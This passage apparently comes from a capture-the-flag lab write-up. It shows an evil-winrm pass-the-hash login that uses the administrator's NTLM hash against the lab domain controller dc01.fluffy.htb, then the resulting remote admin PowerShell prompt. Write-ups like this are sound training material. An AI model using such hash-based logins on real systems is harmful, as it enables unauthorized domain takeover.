evil-winrm -u administrator -H '8da83a3fa618b6e3a00e93f676c92a6e' -i
dc01.fluffy.htb
```

```
┌──[parrot@parrot]─[~/Documents/fluffy]
└─── $evil-winrm -u administrator -H '8da83a3fa618b6e3a00e93f676c92a6e' -i dc01.fluffy.htb

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

I'm admin!